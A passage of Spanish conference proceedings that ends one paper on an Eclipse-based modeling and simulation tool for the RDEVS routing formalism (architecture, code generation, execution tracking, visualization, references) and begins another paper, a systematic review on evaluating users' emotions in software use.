


Figura 1. Niveles de aplicación (dominio, abstracción y diseño).

En el nivel inferior (*diseño*), se encuentran los modelos DEVS. Estos modelos pueden ser *atómicos* o *acoplados*. Un *modelo atómico* “describe el comportamiento autónomo de un sistema de eventos discretos como una secuencia de transiciones deterministas entre estados secuenciales junto con la forma en la cual el sistema reacciona a eventos de entrada externos y cómo genera eventos de salida” [20]. Por su parte, un *modelo acoplado* “describe el sistema como una red de componentes DEVS, los cuales pueden corresponder a modelos atómicos o acoplados” [20]. De los dos tipos de modelos propuestos como parte de formalismo DEVS, RDEVs se aplica sobre *modelos atómicos*. Por su propia definición, un *modelo esencial* es un *modelo atómico*. Luego, cada elemento individual que compone el *problema de ruteo* original puede ser visto como un sistema autónomo a ser modelado con un *modelo atómico*. De esta forma, sobre la definición de comportamiento de los elementos individuales (es decir, el *modelo atómico* que equivale a un *modelo esencial*), el formalismo RDEVs provee una capa de abstracción que facilita la implementación de rutas sobre modelos de eventos discretos definidos en DEVS.

3. Herramienta para M&S RDEVs

Teniendo en cuenta que RDEVs se corresponde con una extensión de DEVS, en [8] se presenta un framework implementado en Java que extiende el conjunto de clases del proyecto DEVsJAVA [21] con el objetivo de brindar soporte a la simulación de modelos RDEVs. DEVsJAVA es una herramienta de M&S implementada en Java que soporta la implementación de modelos de simulación basados en el formalismo DEVS. Luego, haciendo uso del framework implementado, un usuario de DEVsJAVA puede diseñar e implementar modelos RDEVs.

Sin embargo, a fin de proveer funcionalidades específicas para el diseño, implementación, ejecución y visualización de resultados de modelos de simulación definidos en RDEVs; la Figura 2 presenta la arquitectura de una herramienta de software integral para su M&S. Como puede observarse, esta herramienta se basa en una estructura de capas, donde la plataforma de ejecución corresponde al entorno de desarrollo Eclipse [19]. Dado que Eclipse es una plataforma cuyas funcionalidades pueden extenderse por medio de la instalación de complementos (es decir, *plugings*), la arquitectura propuesta incluye un conjunto de complementos útiles para la implementación de los módulos de software requeridos como parte de la herramienta final. De esta manera, la herramienta para el M&S basado en RDEVs, es también implementada como un complemento para Eclipse.

En este contexto, los complementos Eclipse utilizados como soporte son: *Eclipse Modeling Framework (EMF)*, *Sirius*, *Acceleo* y *Google Web Toolkit (GWT)*. Cada módulo de la herramienta es diseñado e implementado haciendo uso de un subconjunto de estos complementos.

EMF es una herramienta que provee un marco de trabajo para la definición de modelos junto con un mecanismo de

generación de código para la construcción de herramientas de software basadas en modelos de datos estructurados [22-23]. En el caso de la herramienta de M&S para RDEVs, es utilizado como soporte para la definición e implementación de los metamodelos Ecore usados como descripción fundacional del módulo “Especificación de Modelos”. Por su parte, *Sirius* es un proyecto Eclipse que permite la creación de entornos de trabajo gráficos empleando las tecnologías de modelado de la plataforma Eclipse [24]. Este proyecto es usado para el desarrollo de representaciones gráficas vinculadas a los metamodelos Ecore definidos con *EMF*.

Acceleo es una tecnología basada en plantillas que incluye herramientas de autoría para crear generadores de código personalizados [25]. En este sentido, permite producir automáticamente cualquier tipo de código fuente a partir de un modelo de datos en formato Ecore. Luego, los modelos Ecore instanciados de forma gráfica haciendo uso de *Sirius*, son traducidos a código fuente Java haciendo uso de este complemento (como parte del módulo “Especificación de Modelos”). En este punto es importante destacar que el código Java que se produce como resultado de este proceso de traducción se corresponde con las implementaciones de clases Java definidas como parte del *RDEVs Framework*. De esta manera, se producen implementaciones válidas de modelos RDEVs que pueden ser ejecutadas utilizando el simulador *DEVsJAVA* (módulo “Ejecución de Modelos”).

Finalmente, GWT es un framework creado por Google que posibilita la creación de distintos tipos de gráficos basados en HTML y JavaScript por medio de la complicación de código Java [26]. En el caso de la herramienta de M&S para RDEVs, este complemento es de utilidad para la generación de distintos tipos de gráficos como parte del módulo “Visualización de Información de Ejecución”. Sin embargo, dado que para visualizar información de ejecución es necesario previamente relevarla, se incorpora a la herramienta un módulo “Captura de Datos de Ejecución”. Este módulo es diseñado con el objetivo de estructurar los resultados de las simulaciones (basadas en *DEVsJAVA*) de los modelos RDEVs (definidos de acuerdo al *RDEVs Framework*) a fin de facilitar su posterior visualización.

3.1. Especificación de Modelos RDEVs: De Modelos Gráficos a Código Java

Tal como se ha enunciado con anterioridad, muchas herramientas de M&S proveen facilidades gráficas para la construcción de modelos. Normalmente, dado que cada tipo de modelo posee su propia definición, las estrategias de representación difieren según el tipo de modelo de simulación a implementar.

Los modelos RDEVs no son ajenos a esta particularidad. Luego, las secciones 4.1.1 y 4.1.2 presentan las estrategias de representación elegidas para los modelos de simulación RDEVs, dividiendo su aplicación entre el *modelo de red* y sus *modelos de ruteos* asociados, y el *modelo esencial*.




Figura 2. Arquitectura de la herramienta de M&S para RDEVS.

3.1.1. Modelos de Grafos como Especificación de Modelos de Red y Ruteo

Con un alto nivel de abstracción, un *proceso de ruteo* puede ser visto como un grafo, donde los elementos se entienden como nodos y las rutas entre elementos como arcos entre nodos específicos. Al mismo tiempo, un *modelo de red* RDEVS puede ser visto como un grafo ampliado de este grafo inicial; donde los nodos representan *modelos de ruteo* y los arcos representan los acoplamientos entre modelos. Esta representación se considera “ampliada” ya que los arcos del grafo inicial (es decir, las rutas) se mapean a las políticas de ruteo. Luego, los arcos del grafo ampliado representan la estructura de acoplamientos requerida para que el *modelo de red* sea válido.

En este contexto, el módulo “Especificación de Modelos” plantea una representación basada en grafos para la definición del *proceso de ruteo*. Esta representación utiliza un metamodelo Ecore (implementado con *EMF*) que incluye conceptos y relaciones que permiten instanciar modelos de grafos como parte de la definición de *procesos de ruteo*.

Tomando este metamodelo como especificación estructural, se diseñó una representación gráfica para cada componente a instanciar. El objetivo de esta representación es brindar al usuario una herramienta gráfica para la definición del *proceso de ruteo* a simular. De esta manera, el usuario de la herramienta de M&S crea una instancia del metamodelo Ecore (es decir, un modelo de grafo) haciendo uso de una paleta de componentes gráficos. Una vez definido el grafo inicial (es decir, el *proceso de ruteo*), el modelo de grafo es mapeado automáticamente al grafo ampliado requerido para la definición del *modelo de red*.

A partir de este nuevo grafo, el módulo “Especificación de Modelos” genera las clases Java requeridas para dar soporte a la implementación del *modelo de red* asociado al *proceso de ruteo* modelado. Esta implementación incluye la creación de las clases Java asociadas a los *modelos de ruteo* que componen el *modelo de red*. En ambos casos, el proceso de generación de código se codificó utilizando *Acceleo*. Además, como se ha mencionado con anterioridad, las implementaciones obtenidas como resultado de la transformación modelo-a-código se basan en las clases Java incluidas en el *RDEVS Framework*.

A modo de ejemplo, la Figura 3 presenta el modelado del problema de ruteo propuesto en la Figura 1 haciendo uso del módulo “Especificación de Modelos”. Como puede observarse, el usuario crea el modelo de su *proceso de ruteo* haciendo uso de los elementos definidos en la paleta de herramientas (situada en la parte derecha de la pantalla). Una vez que el modelo queda completamente definido, el usuario tiene la posibilidad de validar la estructura del grafo. Si el modelo propuesto es válido, se habilita al usuario la opción “Obtener implementación”. En caso contrario, se indican los errores encontrados en el modelo actual y se brinda la posibilidad de reformular el modelo a fin de volver a validarlo. Al accionar la opción “Obtener implementación”, el usuario generará el código Java asociado a los *modelos de ruteo* y *red* requeridos para la simulación del *proceso de ruteo* modelado.

3.1.2. Diagramas de Estados como Especificación de Modelos Esenciales

Un *modelo esencial RDEVS* es definido como un *modelo atómico DEVS*. Usualmente, este último tipo de modelos se representa de forma gráfica haciendo uso de un diagrama de estados [27]. En este contexto, a fin de especificar el comportamiento de los elementos de ruteo, la herramienta de M&S para RDEVS sigue la misma estrategia de representación que las herramientas de M&S comerciales como, por ejemplo, MS4Me [28].

Sin embargo, a fin de mejorar las representaciones existentes, el diagrama de estados utilizado como base incorpora nociones propias de la definición de modelos atómicos DEVS. De esta manera, el módulo “Especificación de Modelos” incorpora la semántica de los modelos atómicos DEVS (y, en consecuencia, los modelos esenciales RDEVS) como parte de la propia estructura de definición del diagrama. Bajo esta perspectiva, el metamodelo que brinda soporte a la construcción de *modelos esenciales*, incluye conceptos propios del dominio DEVS para dar lugar a la generación del diagrama de estados.

Al igual que en el caso de la representación basada en grafos, la representación basada en diagramas de estados se genera a partir de un metamodelo Ecore (definido con *EMF*). Sobre dicho modelo, se define un entorno gráfico (haciendo uso de *Sirius*) en el cual cada elemento que

compone el diagrama posee su propia representación. Entonces, la forma en la cual un usuario genera una representación gráfica para un *modelo esencial* es similar a la descrita para el caso del *modelo de red* y sus *modelos de ruteo* asociados.

Actualmente se está finalizando la implementación de la instanciación gráfica del modelo asociado al diagrama de estado. El paso siguiente en esta dirección es la generación automática del código Java (basado en *RDEVs Framework*) asociado al modelo de simulación a ejecutar. Para esto, al igual que en el caso previo, se utilizarán las facilidades provistas por *Acceleo* (a fin de transformar la instancia

Ecore, diseñada y validada de forma gráfica, en código fuente Java).

3.2. Ejecución de Modelos de Simulación RDEVs

Como se ha indicado con anterioridad, las implementaciones de modelos RDEVs basadas en *RDEVs Framework* han sido definidas siguiendo el conjunto de clases detalladas en el proyecto *DEVsJAVA*. Luego, estas implementaciones pueden ejecutarse haciendo uso del simulador DEVS implementado en dicho proyecto. Adicionalmente, el visualizador de *DEVsJAVA* puede ser utilizado para controlar el proceso de simulación.




Figura 3. Modelo del proceso de ruteo a ser implementado en RDEVs.




Figura 4. Simulación de un modelo de red RDEVs utilizando DEVsJAVA Viewer.

Bajo esta perspectiva, todos los modelos RDEVS que se generan como parte de las transformaciones modelo-a-código descritas en la Sección 4.1 son ejecutables desde *DEVJSJAVA*. En este sentido, con el objetivo de garantizar la correcta ejecución de las corridas de simulación, el módulo “Ejecución de Modelos de Simulación” se encarga de realizar las vinculaciones requeridas entre las clases que implementan los modelos RDEVS y las clases asociadas a los simuladores DEVS. La Figura 4 presenta el *modelo de red* asociado al *proceso de ruteo* definido en la Figura 3 haciendo uso del visualizador de *DEVJSJAVA*.

En este punto, es importante destacar que para cada corrida de simulación es necesario relevar sus datos de estado. Estos datos no se encuentran asociados a las salidas propias del escenario en estudio (ya que esta información debe relevarse como parte de la estructura de los modelos en sí mismos), sino que tienen que ver con el estado de los modelos, eventos y rutas definidos a nivel del formalismo. Por este motivo, este módulo incorpora un conjunto de rastreadores (*trackers*) sobre los modelos de simulación RDEVS a fin de capturar los datos requeridos durante la ejecución de la simulación. Para esto, se hace uso de las estructuras de datos definidas en el módulo “Captura de Datos de Ejecución”.

3.3. Captura de Datos de Ejecución: Estados de Modelos, Eventos y Rutas

Un modelo de simulación basado en eventos puede verse desde múltiples puntos de vista. En términos generales, un modelo basado en DEVS puede analizarse desde su *vista estática* (referida a la estructura de estado del dominio) y desde su *vista de comportamiento* (la cual se ocupa de la dinámica del dominio).

La *vista estática* de los modelos RDEVS se corresponde con las representaciones descritas en la Sección 4.1. Por su parte, la *vista dinámica* se vincula no sólo con la visualización del modelo durante el proceso de simulación sino también con la forma en la cual el modelo evoluciona a través del tiempo. En este sentido, tal como se ha indicado en la Sección previa, el visualizador de *DEVJSJAVA* puede ser utilizado para contemplar la forma en la cual evoluciona el modelo a lo largo del tiempo. Sin embargo, a fin de capturar datos vinculados a dicha evolución, la herramienta de M&S para RDEVS incorpora el módulo “Captura de Datos de Ejecución”.

Tal como se ha enunciado en la Sección 4.2, este módulo tiene por objetivo la estructuración de la información que se produce durante el proceso de simulación de modelos RDEVS. Para esto, el módulo incluye un conjunto de clases Java que actúan como rastreadores de puertos, acoplamientos y eventos vinculados a los tres niveles de modelado definidos como parte del formalismo. Es decir, para cada tipo de modelo RDEVS, se define su propio rastreador. Las clases que modelan los rastreadores de los tres niveles se vinculan entre sí a fin de compartir información de estado y garantizar su consistencia. Luego, estos rastreadores almacenan información estructurada a medida que avanza una corrida de simulación.

Para cada nueva corrida de simulación, un nuevo rastreador es utilizado. Al finalizar la ejecución de una corrida de simulación, el módulo “Ejecución de Modelos de Simulación” se encarga de almacenar los datos recopilados en cada uno de los rastreadores utilizados en dicha corrida. Esta información es almacenada en formato JSON para facilitar su posterior manipulación.

3.4. Visualización de Información de Simulación: Gráficas de Estado

Tomando como punto de partida la información almacenada en formato JSON, el módulo de “Visualización de Información de Ejecución” es el encargado de generar reportes. Como en la mayoría de las herramientas de M&S, estos reportes se plantean de forma gráfica a fin de facilitar su interpretación. Sin embargo, a futuro, se podrían incorporar nuevos tipos de reportes.

En base a los registros resultantes del proceso de simulación, los datos son estructurados en nuevos modelos de datos según el tipo de gráfico a visualizar. Los gráficos son generados haciendo uso de *GWT*.

En la actualidad, se está trabajando en la generación de diagramas Sankey. El diagrama de Sankey es un tipo específico de diagrama de flujo en el cual el ancho de las flechas se visualiza de forma proporcional a la cantidad de flujo entre dos nodos específicos. Bajo esta premisa, siendo cada nodo del diagrama un modelo de ruteo, se utiliza el ancho de las flechas para representar el intercambio de eventos entre modelos (diferenciando eventos internos/externos, aceptados/rechazados y contenido del mensaje, entre otros). Para esto, la estructura de datos resultante del proceso de captura, es mapeada a un nuevo modelo estructural en el cual se incluyen conceptos vinculados a este tipo de diagramas.

4. Conclusiones y Trabajos Futuros

En este trabajo se ha presentado la arquitectura de una herramienta de software para el M&S basado en el formalismo RDEVS. El conjunto de módulos de software propuestos como parte de la herramienta provee al usuario un conjunto de funcionalidades para el diseño, implementación y ejecución de modelos RDEVS, destacándose: *i)* facilidad en la especificación de modelos de simulación de eventos discretos que resuelven problemas de ruteo por medio del uso de una abstracción basada en grafos, *ii)* facilidad en la definición de comportamientos DEVS por medio del uso de diagramas de estado, *iii)* ejecución de modelos y captura de información de estado mediante la integración de los módulos RDEVS con el simulador *DEVJSJAVA*, y *iv)* construcción de gráficos para la visualización de información de ejecución una vez finalizada una corrida específica.

En la actualidad, algunos de los módulos ya se encuentran en funcionamiento, habiendo presentado resultados satisfactorios para el M&S de problemas reales. En el caso de los módulos “Especificación de Modelos-

Diagramas de Estados como Especificación de Modelos Esenciales” y “Visualización de Información de Ejecución”, aún se está trabajando en su desarrollo. Una vez que estos módulos superen las fases de prueba, el siguiente paso en esta dirección es integrarlos con los módulos ya disponibles en la herramienta.

De esta manera, se garantizará una completa compatibilidad de todos los niveles de modelado, ejecución de corridas de simulación y visualización de resultados que han sido definidos como parte de la herramienta de M&S en RDEVs. El objetivo final de esta línea de trabajo es la construcción de un único complemento para Eclipse basado en DEVsJAVA que brinde solución a la definición, implementación y ejecución de modelos RDEVs a partir del uso de modelos de grafos como esquemas conceptuales de dominio.

Agradecimientos

Los autores agradecen el apoyo brindado por parte de la Universidad Tecnológica Nacional – Facultad Regional Santa Fe por medio de los proyectos de investigación PID SIUTIFE0007638TC y PID UTI5273TC.

Referencias

- [1] Zeigler, B. P., Muzy, A., and Kofman, E., *Theory of modeling and simulation: discrete event & iterative system computational foundations*, Academic press, 2018.
- [2] Wainer, G. A., “Modeling and simulation of complex systems with Cell-DEVs”, in Proceedings of the 2004 Winter Simulation Conference (WSC’04), December 2004.
- [3] Barros, F. J., “Dynamic structure discrete event system specification: a new formalism for dynamic structure modeling and simulation”, in Proceedings of the 1995 Winter Simulation Conference (WSC’95), December 1995, pp. 781-785.
- [4] Kwon, Y., Park, H., Jung, S., and Kim, T., “Fuzzy-DEVs formalism: concepts, realization and applications”, in Proceedings of the 1996 Conference on Artificial Intelligence, Simulation and Planning in High Autonomy Systems, August 1996, pp. 227-234.
- [5] Hamri, M. E. A., Giambiasi, N., and Frydman, C., “Min-Max-DEVs modeling and simulation”, *Simulation Modelling Practice and Theory*, 14(7), 2006, pp. 909-929.
- [6] Chow, A. C. H., and Zeigler, B. P., “Parallel DEVs: A parallel, hierarchical, modular modeling formalism”, in Proceedings of the 1994 Winter Simulation Conference (WSC’94), December 1994, pp. 716-722.
- [7] Bergero, F., and Kofman, E., “A vectorial DEVs extension for large scale system modeling and parallel simulation”, *Simulation*, 90(5), 2014, pp. 522-546.
- [8] Blas, M. J., Gonnet, S., and Leone, H., “Routing structure over discrete event system specification: A DEVs adaptation to develop smart routing in simulation models”, in Proceedings of the 2017 Winter Simulation Conference (WSC’17), December 2017, pp. 774-785.
- [9] Robinson, S., “Conceptual modelling for simulation: Progress and grand challenges”, *Journal of Simulation*, 1-20, 2019.
- [10] Cristiá, M., Hollmann, D., and Frydman, C., “A multi-target compiler for CML-DEVs”, *Simulation*, 95(1), 2019, pp. 11-29.
- [11] Sarjoughian, H. S., Alshareef, A., and Lei, Y., “Behavioral DEVs metamodeling”, in Proceedings of the 2015 Winter Simulation Conference (WSC’15), December 2015, pp. 2788-2799.
- [12] Van Tendeloo, Y., and H. Vangheluwe, “An evaluation of DEVs simulation tools”, *Simulation*, 93(2), 2017, pp. 103-121.
- [13] Bergero F, and Kofman E., “PowerDEVs: a tool for hybrid system modeling and real-time simulation”, *Simulation*, 87(1), 2011, pp. 113-132.
- [14] Bonaventura, M., Wainer, G. A., and Castro, R., “Graphical modeling and simulation of discrete-event systems with CD++Builder”, *Simulation*, 89(1), 2013, 4-27.
- [15] Capocchi, L., Santucci, J. F., and Poggi, B., “DEVsSimPy: a collaborative Python software for modeling and simulation of DEVs systems”, in Proceedings of the Workshop on enabling technologies: infrastructure for collaborative enterprises, June 2011, pp.170-175.
- [16] Quesnel, G., Duboz, R., and Ramat, E., “VLE: a multimodeling and simulation environment”, in Proceedings of the 2007 Summer Simulation Multiconference, July 2007, pp.367-374.
- [17] Guizzardi, G., and Wagner, G., “Towards an ontological foundation of discrete event simulation”, in Proceedings of the 2010 Winter Simulation Conference (WSC’10), December 2010, pp. 652-664.
- [18] Vangheluwe, H., “Foundations of Modelling and Simulation of Complex Systems”, in Proceedings of the Seventh International Workshop on Graph Transformation and Visual Modeling Techniques, 2008.
- [19] The Eclipse Foundation. *Eclipse*. URL: <https://www.eclipse.org/>. Accedido por última vez el 1/9/2020.
- [20] Vangheluwe, H., The Discrete Event System Specification (DEVs) Formalism, Technical Report, 2001.
- [21] Arizona Center for Integrative Modeling and Simulation (ACIMS). *DEVsJAVA*. <http://acims.asu.edu/software/devsjava/>. Accedido por última vez el 1/9/2020.
- [22] The Eclipse Foundation: Eclipse Modeling Project. *Eclipse Modeling Framework*. <https://www.eclipse.org/modeling/emf/>. Accedido por última vez el 1/9/2020.
- [23] Steinberg, D., Budinsky, F., Merks, E., and Paternostro, M., *EMF: Eclipse Modeling Framework*, Pearson Education, 2008.
- [24] The Eclipse Foundation. *Sirius*. <https://www.eclipse.org/sirius/>. Accedido por última vez el 1/9/2020.
- [25] The Eclipse Foundation. *Acceleo*. <https://www.eclipse.org/acceleo/>. Accedido por última vez el 1/9/2020.
- [26] Google Web Toolkit. *GWT Project*. <http://www.gwtproject.org/>. Accedido por última vez el 1/9/2020.
- [27] Shaikh, R., and Vangheluwe, H., “Transforming UML2. 0 class diagrams and statecharts to atomic DEVs”, in

Proceedings of the 2011 Symposium on Theory of Modeling & Simulation: DEVS Integrative M&S Symposium, April 2011, pp. 205-212.

- [28] Seo, C., Zeigler, B. P., Coop, R., and Kim, D., “DEVS modeling and simulation methodology with MS4 Me software tool”, in Proceedings of the 2013 Symposium on Theory of Modeling & Simulation-DEVS Integrative M&S Symposium, April 2013, pp. 1-8.

Hacia la evaluación de emociones en experiencias de uso de software: Una revisión sistemática

Noelia Pinto, Dafne Torres, César Acuña, Gabriela Tomaselli
Centro de Investigación Aplicada a TICS (CInApTIC) - UTN Facultad Regional Resistencia
ns.pinto@gmail.com, dafnevirginiatorres@gmail.com, csr.acn@gmail.com,
gabriela.tomaselli@gmail.com

Resumen

La industria de software está en pleno auge en nuestro país, resultando ser protagonistas las PyMEs, donde la innovación junto a la calidad de sus productos y servicios resulta un prerrequisito para el desarrollo del sector.

Para lograrlo, uno de los primeros pasos, será comprender la percepción de calidad por parte de quien usa el software. De hecho, durante los últimos años se han desarrollado varias herramientas y métodos para medir emociones o experiencias de emoción y utilizar esos datos para mejorar, a través de la innovación, diversos productos de software.

Este artículo presenta resultados y discusiones que se lograron luego de un proceso de revisión sistemática, con el objetivo de relevar evidencias de evaluación de emociones de usuario de software. Finalmente, se incluyen conclusiones y trabajos futuros que seguirán desarrollándose sobre esta temática.

Palabras claves: Calidad de Software, Computación Afectiva, Experiencia de Uso de Software, Interacción Emocional Revisión Sistemática, Estado del Arte

1. Introducción

Uno de los atributos no funcionales de la calidad según la norma ISO 9126 [1] es la usabilidad que consiste en la capacidad que tiene un software de ser amigable, atractivo y útil al usuario final. Los entornos cambiantes, que se dinamizan a través de la tecnología, han permitido que usuarios sin experiencia interactúen con el software como parte de su día a día exigiendo cada vez mejores productos. Entonces, la validación de requisitos, pruebas de sistema y la usabilidad ya no son suficientes, es necesario que el desarrollo de software incluya en su alcance la experiencia de usuario (UX).

Por tanto, y a pesar de que las emociones son una parte fundamental de la experiencia humana, desde el punto de vista tecnológico han sido ignoradas durante muchos años, lo que ha provocado frustración en muchas personas a la hora de utilizar la tecnología [2]. De hecho, la evolución de las interfaces y de los modelos de interacción ha permitido acercar a las diferentes disciplinas, y a las personas, en general, al uso cotidiano de herramientas digitales. Las

interfaces de usuario naturales (NUI: Natural User Interfaces) y la computación ubicua [3] han empezado a trazar nuevos caminos en esta relación entre las personas, el mundo físico y el digital.

Relacionado a ello, toma fuerza el término de Computación Afectiva, acuñado por primera vez gracias a la Dra. Rosalind Picard del MIT en su libro “Affective Computing” [4], donde argumenta la necesidad de tener en cuenta los factores emocionales en el diseño del software. Actualmente, la *Computación Afectiva* es un área de investigación emergente cuyo objetivo es el desarrollo de dispositivos y sistemas capaces de reconocer, interpretar, procesar y/o simular las emociones humanas para mejorar la interacción entre el usuario y la computadora.

De hecho, existen algunos aspectos que se deben tomar en cuenta en la interacción entre las aplicaciones tecnológicas y los usuarios, que no tienen relación con cuestiones meramente de índole computacionales, sino que pueden tener relación con los procedimientos que causan problemas de entendimiento y uso, que afectan la percepción de calidad de software por parte de los usuarios. De esta manera los usuarios sólo son capaces de explotar las posibilidades que la tecnología ofrece si sus interfaces transmiten dichas posibilidades [5][6].

